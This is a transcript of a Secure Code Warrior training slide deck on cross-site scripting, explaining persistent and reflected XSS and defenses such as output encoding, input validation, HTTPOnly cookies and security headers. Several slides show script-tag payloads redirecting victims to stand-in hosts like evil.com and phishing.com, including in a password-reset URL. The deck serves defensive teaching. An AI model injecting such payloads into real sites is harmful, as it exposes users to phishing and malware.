


Cross Site Scripting
OWASP Web App Top 10
by Secure Code Warrior Limited is licensed under CC BY-ND 4.0
What is it?
Cross site scripting (XSS) enables
attackers to inject malicious
HTML or JavaScript into the web
browser of users. Three types of
XSS exist: reflected, persistent
and DOM-based. What causes it?
If user input is not properly encoded
before being rendered back to the
application output, malicious HTML or
JavaScript code that is supplied to the
application will be evaluated in the
user’s web browser.What could happen?
User credentials could be stolen.
Attackers could spread web worms
or access a user’s computer and
control the browser remotely or
view the user’s browser history.
Attackers could analyze and use
intranet applications of a
compromised computer.
How to prevent it?
All user input that is rendered on the
application output should be encoded. The
context the data will be placed into should
be kept in mind (body, JavaScript, …).
Additionally, user input should be
validated against a white-list, server side.

…
<p>
Mr Snake writes:
<script>document.location = “http://evil.com”</script>
</p>
…
Cross Site Scripting
Understanding the security vulnerability
An attacker submits a blogpost
containing a malicious script on a
vulnerable site. The script will
redirect users reading the
blogpost to a malicious site.
The user browses to the
blogpost, the application
server fetches the malicious
script and renders it as is.
The browser interprets the
script and redirects the
user to a malicious site
which installs malware on
the victims computer.
Victim
Web Application Server
DB
server
Persistent XSS
On submit, the script is
not validated and is
saved as is into the
database.
Forum post:
<script>
document.location =“http%3a//evil.com”
</script>
GET /forum

<p>
Dear User,
An email has been sent to:
<script>document.location = “http://phishing.com”</script>
</p>
Cross Site Scripting
Understanding the security vulnerability
An attacker sends an e-mail to a victim.
It contains a link to a vulnerable (“forgot
password”) page with a malicious script
included in the URL.
The website does not
validate or encode the
malicious script before
rendering it back to the user.
The browser redirects the
user to a phishing site,
tricking the user into
submitting his password.
Victim
Web
Application
Server
DB
server
Reflected XSS
GET /resetPassword?email=
<script>document.location =“http%3a//phishing.com”</script>
The user, trusting
the root domain of
the URL, clicks on
the link.
Cross Site Scripting
Realizing the impact
Custom JavaScript code could be
executed in the browsers of your users.
Persistent XSS could lead to website defacement,
ultimately resulting in reputational damage.
Due to session stealing, sensitive end-user
(customer) data could be stolen, leading to
reputational damage and revenue loss.
Cross Site Scripting
Preventing the mistake

Never trust user input!
Apply application-wide filters on all user-provided input.
GET and POST parameters, Cookies and other HTTP headers.
Apply HTML encoding to anything you send
back to the browser.
Apply white-list input validation.
Libraries exist in different frameworks.
Use the ‘HTTPOnly’ flag on cookies.

HTTP/1.1 200 OK
…
Content-Security-Policy: script-src 'self' https://apis.google.com
…
X-XSS-Protection: 1; mode=block
Cross Site Scripting
Preventing the mistake
Implement defenses using HTTP headers.
X-XSS-Protection
Enables (forces) built-in browser XSS filtering.
Content-Security-Policy
Restricts access to resources. Many directives are available. Only scripts from the
current page (‘self’) and
from apis.google.com
will be loaded.
Browser doesn’t
execute XSS script
and shows a blank
document

Secure Code Warrior - Cross site scripting

  • 1.
    Cross Site Scripting OWASPWeb App Top 10 by Secure Code Warrior Limited is licensed under CC BY-ND 4.0
  • 2.
    What is it? Crosssite scripting (XSS) enables attackers to inject malicious HTML or JavaScript into the web browser of users. Three types of XSS exist: reflected, persistent and DOM-based. What causes it? If user input is not properly encoded before being rendered back to the application output, malicious HTML or JavaScript code that is supplied to the application will be evaluated in the user’s web browser.What could happen? User credentials could be stolen. Attackers could spread web worms or access a user’s computer and control the browser remotely or view the user’s browser history. Attackers could analyze and use intranet applications of a compromised computer. How to prevent it? All user input that is rendered on the application output should be encoded. The context the data will be placed into should be kept in mind (body, JavaScript, …). Additionally, user input should be validated against a white-list, server side.
  • 3.
    … <p> Mr Snake writes: <script>document.location= “http://evil.com”</script> </p> … Cross Site Scripting Understanding the security vulnerability An attacker submits a blogpost containing a malicious script on a vulnerable site. The script will redirect users reading the blogpost to a malicious site. The user browses to the blogpost, the application server fetches the malicious script and renders it as is. The browser interprets the script and redirects the user to a malicious site which installs malware on the victims computer. Victim Web Application Server DB server Persistent XSS On submit, the script is not validated and is saved as is into the database. Forum post: <script> document.location =“http%3a//evil.com” </script> GET /forum
  • 4.
    <p> Dear User, An emailhas been sent to: <script>document.location = “http://phishing.com”</script> </p> Cross Site Scripting Understanding the security vulnerability An attacker sends an e-mail to a victim. It contains a link to a vulnerable (“forgot password”) page with a malicious script included in the URL. The website does not validate or encode the malicious script before rendering it back to the user. The browser redirects the user to a phishing site, tricking the user into submitting his password. Victim Web Application Server DB server Reflected XSS GET /resetPassword?email= <script>document.location =“http%3a//phishing.com”</script> The user, trusting the root domain of the URL, clicks on the link.
  • 5.
    Cross Site Scripting Realizingthe impact Custom JavaScript code could be executed in the browsers of your users. Persistent XSS could lead to website defacement, ultimately resulting in reputational damage. Due to session stealing, sensitive end-user (customer) data could be stolen, leading to reputational damage and revenue loss.
  • 6.
    Cross Site Scripting Preventingthe mistake Never trust user input! Apply application-wide filters on all user-provided input. GET and POST parameters, Cookies and other HTTP headers. Apply HTML encoding to anything you send back to the browser. Apply white-list input validation. Libraries exist in different frameworks. Use the ‘HTTPOnly’ flag on cookies.
  • 7.
    HTTP/1.1 200 OK … Content-Security-Policy:script-src 'self' https://apis.google.com … X-XSS-Protection: 1; mode=block Cross Site Scripting Preventing the mistake Implement defenses using HTTP headers. X-XSS-Protection Enables (forces) built-in browser XSS filtering. Content-Security-Policy Restricts access to resources. Many directives are available. Only scripts from the current page (‘self’) and from apis.google.com will be loaded. Browser doesn’t execute XSS script and shows a blank document